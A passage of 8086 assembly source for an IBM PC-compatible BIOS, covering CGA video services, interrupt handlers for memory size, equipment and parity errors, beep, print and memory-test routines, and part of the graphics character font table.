CG9_07: MOV     ES:[DI],AX              ; Write new word
        XOR     DI,2000h
        TEST    DI,2000h                ; Is this other plane?
        JNZ     CG9_08                  ;  ...nope
        ADD     DI,50h                  ; Else advance character

CG9_08: DEC     BH                      ; Show another char written
        JNZ     CG9_05                  ;  ...more to go
        POP     SI
        POP     DI
        INC     DI
        INC     DI
        LOOP    CG9_04
        POP     DS
```

```
        RET
CG8_02: MOV     BL,[BP+4]               ; Get display page
        MOV     DX,2000h                ;  ...size of grafix plane

CG8_03: MOV     BH,8                    ; Pixel count to write
        PUSH    DI
        PUSH    SI

CG8_04: LODSB                           ; Read from one plane
        OR      BL,BL                   ;  ...done both planes?
        JNS     CG8_05                  ;  ...skip if not
        XOR     AL,ES:[DI]              ; Else load attribute

CG8_05: MOV     ES:[DI],AL              ; Write out attribute
        XOR     DI,DX                   ;  ...get other plane
        TEST    DI,DX                   ; Done both planes?
        JNZ     CG8_06                  ;  ...skip if not
        ADD     DI,50h                  ; Else position for now char

CG8_06: DEC     BH                      ; Show row of pixels read
        JNZ     CG8_04                  ;  ...not done all of them
        POP     SI
        POP     DI
        INC     DI
        LOOP    CG8_03
        POP     DS
        RET

CGR_01: CLD                             ; Increment upwards
        MOV     AX,DS:50h               ;  ...get cursor position
        CALL    GRAMAP                  ; Convert (row,col) -> columns
        MOV     SI,AX                   ;  ...save in SI
        SUB     SP,8                    ; Grab 8 bytes temp storage
        MOV     DI,SP                   ;  ...save base in DI
        CMP     Byte ptr DS:49h,6       ; Mode 640 x 200 b/w?
        MOV     AX,[BP+0]               ;  ...AX --> CRT regen buffer
        PUSH    DS
        PUSH    DI
        MOV     DS,AX
        JZ      CGR_06                  ; Mode is 640 x 200 b/w - skip
        MOV     DH,8                    ; Eight pixels high/char
        SHL     SI,1
        MOV     BX,2000h                ; Bytes per video plane

CGR_02: MOV     AX,[SI]                 ; Read existing word
        XCHG    AH,AL
        MOV     CX,0C000h               ; Attributes to scan for
```

```
        MOV     DL,0
CGR_03: TEST    AX,CX                   ; Look for attributes
        CLC
        JZ      CGR_04                  ;  ...set, skip
        STC                             ; Else show not set

CGR_04: RCL     DL,1
        SHR     CX,1
        SHR     CX,1
        JNB     CGR_03                  ;  ...more shifts to go
        MOV     SS:[DI],DL
        INC     DI
        XOR     SI,BX                   ; Do other video plane
        TEST    SI,BX                   ;  ...done both planes?
        JNZ     CGR_05                  ;  ...no, skip
        ADD     SI,50h                  ; Else advance pointer

CGR_05: DEC     DH                      ; Show another pixel row done
        JNZ     CGR_02                  ;  ...more rows to do
        JMP     short   CGR_08

CGR_06: MOV     DH,4                    ; Mode 640 x 200 b/w - special

CGR_07: MOV     AH,[SI]                 ; Read pixels from one plane
        MOV     SS:[DI],AH              ;  ...save on stack
        INC     DI                      ;  ...advance
        MOV     AH,[SI+2000h]           ; Read pixels from other plane
        MOV     SS:[DI],AH              ; Save pixels on stack
        INC     DI                      ;  ...advance
        ADD     SI,50h                  ; Total pixels in char
        DEC     DH                      ;  ...another row processed
        JNZ     CGR_07                  ;  ...more to do

CGR_08: MOV     DX,CS                   ; Load segment of grafix char
        MOV     DI,offset GRAFIX        ;  ...and offset
        MOV     ES,DX                   ;  ...save offset in ES
        MOV     DX,SS
        MOV     DS,DX
        POP     SI
        MOV     AL,0

CGR_09: MOV     DX,80h                  ; Number of char. in grafix set

CGR_10: PUSH    SI
        PUSH    DI
        MOV     CX,8                    ; Bytes to compare for char
        REPZ    CMPSB                   ;  ...do compare
```

```
        POP     DI
        POP     SI
        JZ      CGR_11                  ; Found grafix character
        INC     AL                      ;  ...else show another char
        ADD     DI,8                    ;  ...advance one row
        DEC     DX                      ;  ...one less char  to scan
        JNZ     CGR_10                  ; Loop if more char left

        OR      AL,AL                   ; User grafix character set?
        JZ      CGR_11                  ;  ...no, not found
        XOR     BX,BX
        MOV     DS,BX
        LES     DI,Dword ptr DS:7Ch     ; Else load user grafix char
        MOV     BX,ES
        OR      BX,DI
        JZ      CGR_11                  ;  ...not found
        JMP     short   CGR_09          ; Try using user grafix char

CGR_11: MOV     [BP+2],AL               ; Return char in user AL
        POP     DS
        ADD     SP,8                    ;  ...return temp storage
        RET

CRT_11: MOV     DX,DS:63h               ; Set color, get CGA card port
        ADD     DX,5                    ;  ...color select register
        MOV     AL,DS:66h               ; Get CRT palette
        MOV     AH,[BP+5]               ; ...new palette ID, user BH
        OR      AH,AH
        MOV     AH,[BP+4]               ; ...new palette color, user BL
        JNZ     C_PAL1                  ; Palette ID specified, skip
        AND     AL,0E0h
        AND     AH,1Fh                  ; Null ID = ID 01Fh
        OR      AL,AH                   ;  ...set in color
        JMP     short   C_PAL2

C_PAL1: AND     AL,0DFh
        TEST    AH,1
        JZ      C_PAL2
        OR      AL,20h

C_PAL2: MOV     DS:66h,AL               ; Save new palette
        OUT     DX,AL                   ;  ...tell CGA about it
        RET

CRT_12: MOV     AX,[BP+0]               ; Write pixel
        MOV     ES,AX
        MOV     DX,[BP+8]               ; Load row from user DX
```

```
        MOV     CX,[BP+6]               ;  ... col from user CX
        CALL    LOCDOT                  ; Find dot offset
        JNZ     WD_01                   ; ...valid
        MOV     AL,[BP+2]               ; Load user color
        MOV     BL,AL
        AND     AL,1
        ROR     AL,1
        MOV     AH,7Fh
        JMP     short   WD_02

WD_01:  SHL     CL,1
        MOV     AL,[BP+2]
        MOV     BL,AL
        AND     AL,3
        ROR     AL,1
        ROR     AL,1
        MOV     AH,3Fh

WD_02:  ROR     AH,CL
        SHR     AL,CL
        MOV     CL,ES:[SI]              ; Read the char with the dot
        OR      BL,BL
        JNS     WD_03
        XOR     CL,AL                   ; Exclusive or existing color
        JMP     short   WD_04

WD_03:  AND     CL,AH                   ; Set new color for dot
        OR      CL,AL

WD_04:  MOV     ES:[SI],CL              ; Write out char with the dot
        RET

CRT_13: MOV     AX,[BP+0]               ; AX --> video regen buffer
        MOV     ES,AX                   ;  ...into ES segment
        MOV     DX,[BP+8]               ; Load row from user DX
        MOV     CX,[BP+6]               ;  ... col from user CX
        CALL    LOCDOT                  ; Calculate dot offset
        MOV     AL,ES:[SI]              ;  ...read dot
        JNZ     RD_01                   ;  ...was there
        SHL     AL,CL
        ROL     AL,1
        AND     AL,1
        JMP     short   RD_02

RD_01:  SHL     CL,1                    ; Calculate offset in char
        SHL     AL,CL
        ROL     AL,1
```

```
        ROL     AL,1
        AND     AL,3

RD_02:  MOV     [BP+2],AL               ; Return dot pos in user AL
        RET

CRT_14: MOV     BL,DS:62h               ; Get active video page (0-7)
        SHL     BL,1                    ;  ...as word index
        MOV     BH,0                    ;  ...clear hi order
        MOV     DX,[BX+50h]             ; Index into cursor position

        MOV     AL,[BP+2]               ; Get char. to write
        CMP     AL,8                    ;  ...back space?
        JZ      TTY_BS                  ;  ...skip if so
        CMP     AL,LF                   ; Is it a carriage return
        JZ      TTY_LF                  ;  ...skip if so
        CMP     AL,7                    ; Print a bell?
        JZ      BLIP                    ;  ...do beep
        CMP     AL,CR                   ; Is it a line feed?
        JZ      TTY_CR                  ;  ...skip if so
        MOV     BL,[BP+4]               ; Else write at cur pos
        MOV     AH,0Ah
        MOV     CX,1                    ;  ...one time
        INT     10h
        INC     DL                      ; Advance cursor
        CMP     DL,DS:4Ah               ;  ...check for line overflow
        JNZ     TTYPOS
        MOV     DL,0                    ; Overflowed, then fake
        JMP     short   TTY_LF          ;  ...new line

TTY_BS: CMP     DL,0                    ; At start of line?
        JZ      TTYPOS                  ;  ...skip if so
        DEC     DL                      ; Else back up
        JMP     short   TTYPOS          ;  ...join common code

BLIP:   MOV     BL,2                    ; Do a short
        CALL    BEEP                    ;  ...beep
        RET

TTY_CR: MOV     DL,0                    ; Position to start of line
;       JMP     short   TTYPOS

TTYPOS: MOV     BL,DS:62h               ; Get active video page (0-7)
        SHL     BL,1                    ;  ...as word index
        MOV     BH,0                    ;  ...clear hi order
        MOV     [BX+50h],DX             ; Remember the cursor position
        JMP     SETCUR                  ;  ...set 6845 cursor hardware
```

```
TTY_LF: CMP     DH,18h                  ; Done all 24 lines on page?
        JZ      TTY_L1                  ;  ...yes, scroll
        INC     DH                      ; Else advance line
        JNZ     TTYPOS

TTY_L1: MOV     AH,2                    ; Position cursor at line start
        INT     10h
        CALL    MODCHK                  ; Is this text mode?
        MOV     BH,0
        JB      TTY_L2                  ; Skip if text mode
        MOV     AH,8
        INT     10h                     ;  ...else read attribute
        MOV     BH,AH

TTY_L2: MOV     AH,6                    ; Now prepare to
        MOV     AL,1                    ;  ...scroll
        XOR     CX,CX                   ;  ...the
        MOV     DH,18h                  ;  ...page
        MOV     DL,DS:4Ah               ;  ...up
        DEC     DL
        INT     10h
        RET

CRT_15: MOV     AL,DS:4Ah               ; Get current video state
        MOV     [BP+3],AL               ;  ...columns
        MOV     AL,DS:49h
        MOV     [BP+2],AL               ;  ...mode
        MOV     AL,DS:62h
        MOV     [BP+5],AL               ;  ...page
        RET

MODCHK: PUSH    AX                      ; Set flags acc. to cur. mode
        MOV     AL,DS:49h               ;  ...get mode
        CMP     AL,7                    ;  ...EQU if mono
        JZ      MODCH1
        CMP     AL,4
        CMC
        JNB     MODCH1                  ;  ...carry set on graphix
        SBB     AL,AL
        STC

MODCH1: POP     AX
        RET

LOCDOT: MOV     AL,50h                  ; Dots in char. position
        XOR     SI,SI
```

```
        SHR     DL,1                    ; Two bytes/char. position
        JNB     LOCDO1                  ;  ...not overflow
        MOV     SI,2000h                ; Else on other video plane

LOCDO1: MUL     DL                      ; Multiply position by row
        ADD     SI,AX                   ;  ...add in column position
        MOV     DX,CX                   ; Copy column position
        MOV     CX,302h                 ;  ...regular char size
        CMP     Byte ptr DS:49h,6       ; Mode 640 x 200, b/w?
        PUSHF
        JNZ     LOCDO2                  ;  ...skip if not
        MOV     CX,703h                 ; Else special char. size

LOCDO2: AND     CH,DL
        SHR     DX,CL
        ADD     SI,DX
        XCHG    CL,CH
        POPF
        RET

PENXY:  CALL    PENXY1                  ; Read light pen position HI
        MOV     CH,AL                   ;  ...save in CH
        INC     AH
        CALL    PENXY1                  ; Read light pen position LO
        MOV     CL,AL                   ;  ...save in CL
        RET

PENXY1: PUSH    DX                      ; Read CRT register offset AL
        MOV     DX,DS:63h               ;  ...get active CRT port
        XCHG    AL,AH
        OUT     DX,AL                   ; Send initialization byte
        INC     DL                      ;  ...increment
        IN      AL,DX                   ; Read pen position byte back
        POP     DX
        RET
MPRC2C: MOV     BH,0                    ; Convert Row,Col,Page -> Col
        SHL     BX,1                    ;  ...two bytes/column
        MOV     AX,[BX+50h]             ; Get page number in AX
                                        ;  ...join common code
RC2COL: PUSH    BX                      ; Map (AH=row,AL=COL) to COL
        MOV     BL,AL
        MOV     AL,AH
        MUL     Byte ptr DS:4Ah         ; Multiply ROW x (Row/Column)
        MOV     BH,0
        ADD     AX,BX                   ;  ...add in existing COL
        SHL     AX,1                    ;  ...times 2 cause 2 bytes/col
        POP     BX
```

```
        RET
GRAMAP: PUSH    BX                      ; Convert (row,col) -> col
        MOV     BL,AL                   ;  ...save column
        MOV     AL,AH                   ;  ...get row
        MUL     Byte ptr DS:4Ah         ; Multiply by columns/row
        SHL     AX,1
        SHL     AX,1
        MOV     BH,0
        ADD     AX,BX                   ; Add in columns
        POP     BX
        RET

SETCUR: SHR     BL,1                    ; Sets 6845 cursor position
        CMP     DS:62h,BL               ;  ...is this page visible?
        JNZ     SEND01                  ; No, do nothing in hardware

MOVCUR: CALL    MPRC2C                  ; Map row,col,page to col
        ADD     AX,DS:4Eh               ;  + byte offset, regen reg.
        SHR     AX,1
        MOV     CX,AX
        MOV     AH,0Eh                  ; Tell 6845 video controller
                                        ;  ...to position the cursor

OT6845: MOV     AL,CH                   ; Send CH,CL thru CRT reg AH
        CALL    SENDAX                  ;  ...send CH
        INC     AH                      ;  ...increment
        MOV     AL,CL                   ;  ...send CL

SENDAX: PUSH    DX
        MOV     DX,DS:63h               ; Load active video port
        XCHG    AL,AH
        OUT     DX,AL                   ; Send hi order
        XCHG    AL,AH
        INC     DL
        OUT     DX,AL                   ;  ... lo order
        POP     DX

SEND01: RET

        ENTRY   0F841h                  ; IBM entry for memory size

INT_12: STI                             ; Kbytes of memory present
        PUSH    DS
        MOV     AX,40h
        MOV     DS,AX
        MOV     AX,DS:13h               ; AX = memory size, kilobytes
        POP     DS
```

```
        IRET
        ENTRY   0F84Dh                  ; IBM entry for equipment check

INT_11: STI                             ; Equipment present
        PUSH    DS
        MOV     AX,40h
        MOV     DS,AX
        MOV     AX,DS:10h               ; AX = equipment byte contents
        POP     DS
        IRET

        ENTRY   0F859h                  ; IBM entry for cassette int.

INT_15: STC                             ; Cassette service (error ret)
        MOV     AH,86h
        RETF    2

        ENTRY   0F85Fh                  ; IBM non-maskable int. entry

INT_2:  PUSH    AX                      ; Non-maskable interrupt
        IN      AL,62h
        TEST    AL,11000000b            ; Get cause of interrupt
        JNZ     PAR_01                  ;  ...parity error
        JMP     PAR_07                  ;  ...math coprocessor (?)

PAR_01: PUSH    BX                      ; Parity error bomb
        PUSH    CX
        PUSH    DX
        PUSH    SI
        PUSH    DI
        PUSH    BP
        PUSH    DS
        PUSH    ES
        MOV     AX,40h                  ; Load data segment
        MOV     DS,AX
        CALL    V_INIT                  ;  ...clear/init screen
        PUSH    DS
        PUSH    CS                      ; Point DS at ROM
        POP     DS
        MOV     SI,offset BOMB_1        ; SI --> Parity message
        CALL    PRINT                   ;  ...print
        POP     DS                      ;  ...restore DS
        MOV     AX,11h                  ; Back cursor over ? marks
        CALL    LOCATE                  ;  ...with call
        MOV     AL,0
        OUT     0A0h,AL                 ;  ...disable NMI interrupts
        MOV     DX,61h
```

```
        IN      AL,DX               ; Get machine flags
        OR      AL,00110000b        ;  ...disable parity int.
        OUT     DX,AL               ; Put out new flags
        AND     AL,11001111b        ;  ...enable  parity int.
        OUT     DX,AL               ; Put out new flags
        MOV     CL,6
        MOV     BX,DS:13h           ; Get memory size (K bytes)
        SHL     BX,CL
        INC     DX                  ;  ...now paragraphs
        XOR     AX,AX
        MOV     DS,AX

PAR_02: MOV     CX,10h              ; Iterations to check
        XOR     SI,SI

PAR_03: MOV     AH,[SI]             ; Read the byte (dummy)
        IN      AL,DX               ;  ...and read status
        TEST    AL,11000000b        ;  ...to see what happened
        JNZ     PAR_04              ; Read caused parity error
        INC     SI                  ;  ...else advance pointer
        LOOP    PAR_03              ;  ...and try next byte

        MOV     AX,DS
        INC     AX                  ;  ...next paragraph
        MOV     DS,AX
        CMP     AX,BX
        JNZ     PAR_02              ; More paragraphs to check
        JMP     short   PAR_05      ;  ...else flakey error

PAR_04: MOV     [SI],AH             ; Save offset in paragraph
        MOV     AX,DS
        CALL    BIGNUM              ; Print segment
        MOV     AX,SI
        CALL    DIGIT               ; Print offset

PAR_05: MOV     AX,16h              ; Where to position cursor
        CALL    LOCATE              ; ...position cursor
        PUSH    DS
        PUSH    CS
        POP     DS
        MOV     SI,offset BOMB_2    ; Continue ?
        CALL    PRINT               ;  ...ask the user
        POP     DS
        IN      AL,21h              ; Get interrupt masks
        PUSH    AX                  ;  ...save them
        MOV     AL,11111100b
        OUT     21h,AL              ; Disable all but keyboard
```

```
        STI                         ;  ...enable interrupt system
        CALL    GETCH               ; Get keyboard character
        PUSH    AX                  ;  ...save it
        CALL    OUTCHR              ; Print ascii character
        POP     AX                  ;  ...restore
        CMP     AL,'Y'              ; User wants to continue
        JZ      PAR_06              ;  ...stupid answer
        CMP     AL,'y'              ; Look for little case "y"
        JZ      PAR_06              ;  ...stupid answer
        JMP     COLD                ; Retry on cold reboot

PAR_06: CALL    BLANK               ; Clear display
        POP     AX
        OUT     21h,AL              ; Restore interrupt system state
        MOV     DX,61h              ; Dismiss the NMI interrupt
        IN      AL,DX               ;   ...read in machine flags
        OR      AL,00110000b
        OUT     DX,AL               ; Write out, parity disabled
        AND     AL,11001111b        ;  ...clears parity error
        OUT     DX,AL               ; Write out, parity enabled
        MOV     AL,80h
        OUT     0A0h,AL             ; Enable NMI interrupts
        POP     ES
        POP     DS
        POP     BP
        POP     DI
        POP     SI
        POP     DX
        POP     CX
        POP     BX

PAR_07: POP     AX
        IRET

BOMB_1  db      'Parity error at: ?????',0
BOMB_2  db      ' Cont?',0

NUMBER: PUSH    AX                  ; Save number
        MOV     CL,4
        SHR     AL,CL
        CALL    DIGIT               ; Out first  digit
        POP     AX
        CALL    DIGIT               ; Out second digit
        RET

BIGNUM: PUSH    AX                  ; Unsigned word
        MOV     AL,AH
```

```
        CALL    NUMBER
        POP     AX
        CALL    NUMBER
        RET

OUTCHR: PUSH    BX
        PUSH    AX
        MOV     AH,0Eh                  ; Teletype print service
        MOV     BL,7                    ;  ...normal intensity
        INT     10h
        POP     AX
        POP     BX
        RET

DIGIT:  PUSH    AX                      ; Print hex digit in AL
        AND     AL,0Fh
        CMP     AL,9
        JBE     D_01
        ADD     AL,'A'-'9'-1

D_01:   ADD     AL,'0'                  ; Make ascii digit
        CALL    OUTCHR                  ; ...print it
        POP     AX
        RET

        MOV     AL,CR                   ; Print carriage return
        CALL    OUTCHR                  ;  ...on screen
        MOV     AL,LF                   ; Print line feed
        CALL    OUTCHR                  ;  ...on screen
        RET

GETCH:  MOV     AH,0                    ; Read keyboard key
        INT     16h
        RET

PRINT:  LODSB                           ; Print zero terminated string
        OR      AL,AL
        JNZ     PRINT1                  ;  ...not terminator in AX
        RET

PRINT1: CALL    OUTCHR                  ; Print character in AX
        JMP     PRINT                   ;  ...back for more

BEEP:   PUSH    AX
        PUSH    CX
        MOV     AL,10110110b            ; Timer ic 8253 square waves
        OUT     43h,AL                  ;  ...channel 2, speaker
```

```
        MOV     AX,528h                 ; Get countdown constant word
        OUT     42h,AL                  ;  ...send lo order
        MOV     AL,AH                   ;  ...load hi order
        OUT     42h,AL                  ;  ...send hi order
        IN      AL,61h                  ; Read ic 8255 machine status
        PUSH    AX
        OR      AL,00000011b
        OUT     61h,AL                  ; Turn speaker on
        XOR     CX,CX

BEEP_1: LOOP    BEEP_1
        DEC     BL
        JNZ     BEEP_1
        POP     AX
        OUT     61h,AL                  ; Turn speaker off
        POP     CX
        POP     AX
        RET

V_INIT: MOV     AH,DS:10h               ; Get equipment byte
        AND     AH,00110000b            ;  ...extract CRT
        MOV     AL,0                    ;  ...null lo
        CMP     AH,00110000b            ; Monochrome?
        JZ      LF9D9                   ;  ...yes
        MOV     AL,1                    ; CGA 40 x 25?
        CMP     AH,00010000b            ;  ...yes
        JZ      LF9D9                   ; CGA 80 x 25?
        MOV     AL,3                    ;  ...yes

LF9D9:  MOV     AH,0                    ; Setup subfunction
        INT     10h                     ;  ...to video
        RET

BLANK:  MOV     DX,184Fh                ; Lower right corner of scroll
        XOR     CX,CX                   ; Upper left  corner of scroll
        MOV     AX,600h                 ; Blank entire window
        MOV     BH,7                    ; Set regular cursor
        INT     10h                     ; Call video service scroll
        MOV     AH,2                    ; Set cursor position
        XOR     DX,DX                   ;  ...upper left corner
        MOV     BH,0                    ;  ...page 0
        INT     10h                     ;  ...call video service
        RET

LOCATE: PUSH    DX
        PUSH    BX
        MOV     DX,AX                   ; Get position for cursor
```

```
        MOV     AH,2
        MOV     BH,0                    ;  ...page 0
        INT     10h
        POP     BX
        POP     DX
        RET

CHKSUM: MOV     CX,2000h                ; Bytes in 2764 eprom

CHK_01: MOV     AL,0                    ;  ...zero checksum

ADDBYT: ADD     AL,[BX]                 ; Add byte to checksum
        INC     BX                      ;  ...BX --> next byte
        LOOP    ADDBYT                  ;  ...loop until done
        OR      AL,AL                   ; Set condition codes
        RET                             ;  ...and return

MEMTST: MOV     BX,0400h                ; Load bytes to test
        MOV     AL,55h
;
PAT_1:  XOR     DI,DI                   ; Pattern #1, 55h bytes
        MOV     CX,BX
        REPZ    STOSB                   ; Fill memory, pattern #1
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                   ; Scan memory for NOT pattern #1
        JCXZ    PAT_2
        STC                             ;  ...flunked
        RET

PAT_2:  XOR     DI,DI                   ; Pattern #2 - 0AAh bytes
        MOV     CX,BX
        NOT     AL
        REPZ    STOSB                   ; Fill memory, pattern #2
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                   ; Scan memory for NOT pattern #2
        JCXZ    PAT_3
        STC                             ;  ...flunked
        RET

PAT_3:  XOR     DI,DI                   ; Pattern #3 - 01h bytes
        MOV     CX,BX
        MOV     AL,1
        REPZ    STOSB                   ; Fill memory, pattern #3
        XOR     DI,DI
        MOV     CX,BX
```

```
        REPZ    SCASB                   ; Scan memory for NOT pattern #3
        JCXZ    PAT_4
        STC                             ;  ...flunked
        RET

PAT_4:  XOR     DI,DI                   ; Pattern #4 - 0h bytes
        MOV     CX,BX
        DEC     AL
        REPZ    STOSB                   ; Fill memory, pattern #4
        XOR     DI,DI
        MOV     CX,BX
        REPZ    SCASB                   ; Scan memory for NOT pattern #4
        JCXZ    LFA59
        STC                             ;  ...flunked
        RET

LFA59:  MOV     AX,ES
        ADD     AX,40h                  ; Add 40h to segment number
        MOV     ES,AX
        RET                             ;  ...passed

        ENTRY   0FA6Eh                  ; IBM graphics char set entry

GRAFIX  db      000h,000h,000h,000h     ; Graphics character set
        db      000h,000h,000h,000h
        db      07Eh,081h,0A5h,081h
        db      0BDh,099h,081h,07Eh
        db      07Eh,0FFh,0DBh,0FFh
        db      0C3h,0E7h,0FFh,07Eh
        db      06Ch,0FEh,0FEh,0FEh
        db      07Ch,038h,010h,000h

        db      010h,038h,07Ch,0FEh
        db      07Ch,038h,010h,000h
        db      038h,07Ch,038h,0FEh
        db      0FEh,07Ch,038h,07Ch
        db      010h,010h,038h,07Ch
        db      0FEh,07Ch,038h,07Ch
        db      000h,000h,018h,03Ch
        db      03Ch,018h,000h,000h

        db      0FFh,0FFh,0E7h,0C3h
        db      0C3h,0E7h,0FFh,0FFh
        db      000h,03Ch,066h,042h
        db      042h,066h,03Ch,000h
        db      0FFh,0C3h,099h,0BDh
        db      0BDh,099h,0C3h,0FFh
```

```
db      00Fh,007h,00Fh,07Dh
db      0CCh,0CCh,0CCh,078h

db      03Ch,066h,066h,066h
db      03Ch,018h,07Eh,018h
db      03Fh,033h,03Fh,030h
db      030h,070h,0F0h,0E0h
db      07Fh,063h,07Fh,063h
db      063h,067h,0E6h,0C0h
db      099h,05Ah,03Ch,0E7h
db      0E7h,03Ch,05Ah,099h

db      080h,0E0h,0F8h,0FEh
db      0F8h,0E0h,080h,000h
db      002h,00Eh,03Eh,0FEh
db      03Eh,00Eh,002h,000h
db      018h,03Ch,07Eh,018h
db      018h,07Eh,03Ch,018h
db      066h,066h,066h,066h
db      066h,000h,066h,000h

db      07Fh,0DBh,0DBh,07Bh
db      01Bh,01Bh,01Bh,000h
db      03Eh,063h,038h,06Ch
db      06Ch,038h,0CCh,078h
db      000h,000h,000h,000h
db      07Eh,07Eh,07Eh,000h
db      018h,03Ch,07Eh,018h
db      07Eh,03Ch,018h,0FFh

db      018h,03Ch,07Eh,018h
db      018h,018h,018h,000h
db      018h,018h,018h,018h
db      07Eh,03Ch,018h,000h
db      000h,018h,00Ch,0FEh
db      00Ch,018h,000h,000h
db      000h,030h,060h,0FEh
db      060h,030h,000h,000h

db      000h,000h,0C0h,0C0h
db      0C0h,0FEh,000h,000h
db      000h,024h,066h,0FFh
db      066h,024h,000h,000h
db      000h,018h,03Ch,07Eh
db      0FFh,0FFh,000h,000h
db      000h,0FFh,0FFh,07Eh
db      03Ch,018h,000h,000h
```

```
        db      000h,000h,000h,000h
        db      000h,000h,000h,000h
        db      030h,078h,078h,030h
        db      030h,000h,030h,000h
        db      06Ch,06Ch,06Ch,000h
        db      000h,000h,000h,000h
        db      06Ch,06Ch,0FEh,06Ch
        db      0FEh,06Ch,06Ch,000h

        db      030h,07Ch,0C0h,078h
        db      00Ch,0F8h,030h,000h
        db      000h,0C6h,0CCh,018h
        db      030h,066h,0C6h,000h
        db      038h,06Ch,038h,076h
        db      0DCh,0CCh,076h,000h
        db      060h,060h,0C0h,000h
        db      000h,000h,000h,000h

        db      018h,030h,060h,060h
        db      060h,030h,018h,000h
        db      060h,030h,018h,018h
        db      018h,030h,060h,000h
        db      000h,066h,03Ch,0FFh
        db      03Ch,066h,000h,000h
        db      000h,030h,030h,0FCh
        db      030h,030h,000h,000h

        db      000h,000h,000h,000h
        db      000h,030h,030h,060h
        db      000h,000h,000h,0FCh
        db      000h,000h,000h,000h
        db      000h,000h,000h,000h
        db      000h,030h,030h,000h
        db      006h,00Ch,018h,030h
        db      060h,0C0h,080h,000h

        db      07Ch,0C6h,0CEh,0DEh
        db      0F6h,0E6h,07Ch,000h
        db      030h,070h,030h,030h
        db      030h,030h,0FCh,000h
        db      078h,0CCh,00Ch,038h
        db      060h,0CCh,0FCh,000h
        db      078h,0CCh,00Ch,038h
        db      00Ch,0CCh,078h,000h

        db      01Ch,03Ch,06Ch,0CCh
```

```
db      0FEh,00Ch,01Eh,000h
db      0FCh,0C0h,0F8h,00Ch
db      00Ch,0CCh,078h,000h
db      038h,060h,0C0h,0F8h
db      0CCh,0CCh,078h,000h
db      0FCh,0CCh,00Ch,018h
db      030h,030h,030h,000h

db      078h,0CCh,0CCh,078h
db      0CCh,0CCh,078h,000h
db      078h,0CCh,0CCh,07Ch
db      00Ch,018h,070h,000h
db      000h,030h,030h,000h
db      000h,030h,030h,000h
db      000h,030h,030h,000h
db      000h,030h,030h,060h

db      018h,030h,060h,0C0h
db      060h,030h,018h,000h
db      000h,000h,0FCh,000h
db      000h,0FCh,000h,000h
db      060h,030h,018h,00Ch
db      018h,030h,060h,000h
db      078h,0CCh,00Ch,018h
db      030h,000h,030h,000h

db      07Ch,0C6h,0DEh,0DEh
db      0DEh,0C0h,078h,000h
db      030h,078h,0CCh,0CCh
db      0FCh,0CCh,0CCh,000h
db      0FCh,066h,066h,07Ch
db      066h,066h,0FCh,000h
db      03Ch,066h,0C0h,0C0h
db      0C0h,066h,03Ch,000h

db      0F8h,06Ch,066h,066h
db      066h,06Ch,0F8h,000h
db      0FEh,062h,068h,078h
db      068h,062h,0FEh,000h
db      0FEh,062h,068h,078h
db      068h,060h,0F0h,000h
db      03Ch,066h,0C0h,0C0h
db      0CEh,066h,03Eh,000h

db      0CCh,0CCh,0CCh,0FCh
db      0CCh,0CCh,0CCh,000h
db      078h,030h,030h,030h
```

```
        db      030h,030h,078h,000h
        db      01Eh,00Ch,00Ch,00Ch
        db      0CCh,0CCh,078h,000h
        db      0E6h,066h,06Ch,078h
        db      06Ch,066h,0E6h,000h

        db      0F0h,060h,060h,060h
        db      062h,066h,0FEh,000h
        db      0C6h,0EEh,0FEh,0FEh
        db      0D6h,0C6h,0C6h,000h
        db      0C6h,0E6h,0F6h,0DEh
        db      0CEh,0C6h,0C6h,000h
        db      038h,06Ch,0C6h,0C6h
        db      0C6h,06Ch,038h,000h

        db      0FCh,066h,066h,07Ch
        db      060h,060h,0F0h,000h
        db      078h,0CCh,0CCh,0CCh
        db      0DCh,078h,01Ch,000h
        db      0FCh,066h,066h,07Ch
        db      06Ch,066h,0E6h,000h
        db      078h,0CCh,0E0h,070h
        db      01Ch,0CCh,078h,000h

        db      0FCh,0B4h,030h,030h
        db      030h,030h,078h,000h
        db      0CCh,0CCh,0CCh,0CCh
        db      0CCh,0CCh,0FCh,000h
        db      0CCh,0CCh,0CCh,0CCh
        db      0CCH,078h,030h,000h
        db      0C6h,0C6h,0C6h,0D6h
        db      0FEh,0EEh,0C6h,000h

        db      0C6h,0C6h,06Ch,038h
        db      038h,06Ch,0C6h,000h
        db      0CCh,0CCh,0CCh,078h
        db      030h,030h,078h,000h
        db      0FEh,0C6h,08Ch,018h
        db      032h,066h,0FEh,000h
        db      078h,060h,060h,060h
        db      060h,060h,078h,000h

        db      0C0h,060h,030h,018h
        db      00Ch,006h,002h,000h
        db      078h,018h,018h,018h
        db      018h,018h,078h,000h
        db      010h,038h,06Ch,0C6h
```

```
db      000h,000h,000h,000h
db      000h,000h,000h,000h
db      000h,000h,000h,0FFh

db      030h,030h,018h,000h
db      000h,000h,000h,000h
db      000h,000h,078h,00Ch
db      07Ch,0CCh,076h,000h
db      0E0h,060h,060h,07Ch
db      066h,066h,0DCh,000h
db      000h,000h,078h,0CCh
db      0C0h,0CCh,078h,000h

db      01Ch,00Ch,00Ch,07Ch
db      0CCh,0CCh,076h,000h
db      000h,000h,078h,0CCh
db      0FCh,0C0h,078h,000h
db      038h,06Ch,060h,0F0h
db      060h,060h,0F0h,000h
db      000h,000h,076h,0CCh
db      0CCh,07Ch,00Ch,0F8h

db      0E0h,060h,06Ch,076h
db      066h,066h,0E6h,000h
db      030h,000h,070h,030h
db      030h,030h,078h,000h
db      00Ch,000h,00Ch,00Ch
db      00Ch,0CCh,0CCh,078h
db      0E0h,060h,066h,06Ch
db      078h,06Ch,0E6h,000h

db      070h,030h,030h,030h
db      030h,030h,078h,000h
db      000h,000h,0CCh,0FEh
db      0FEh,0D6h,0C6h,000h
db      000h,000h,0F8h,0CCh
db      0CCh,0CCh,0CCh,000h
db      000h,000h,078h,0CCh
db      0CCh,0CCh,078h,000h

db      000h,000h,0DCh,066h
db      066h,07Ch,060h,0F0h
db      000h,000h,076h,0CCh
db      0CCh,07Ch,00Ch,01Eh
db      000h,000h,0DCh,076h
db      066h,060h,0F0h,000h
db      000h,000h,07Ch,0C0h
```

```
        db      078h,00Ch,0F8h,000h

        db      010h,030h,07Ch,030h
        db      030h,034h,018h,000h
        db      000h,000h,0CCh,0CCh
        db      0CCh,0CCh,076h,000h
        db      000h,000h,0CCh,0CCh
        db      0CCh,078h,030h,000h
        db      000h,000h,0C6h,0D6h
        db      0FEh,0FEh,06Ch,000h

        db      000h,000h,0C6h,06Ch
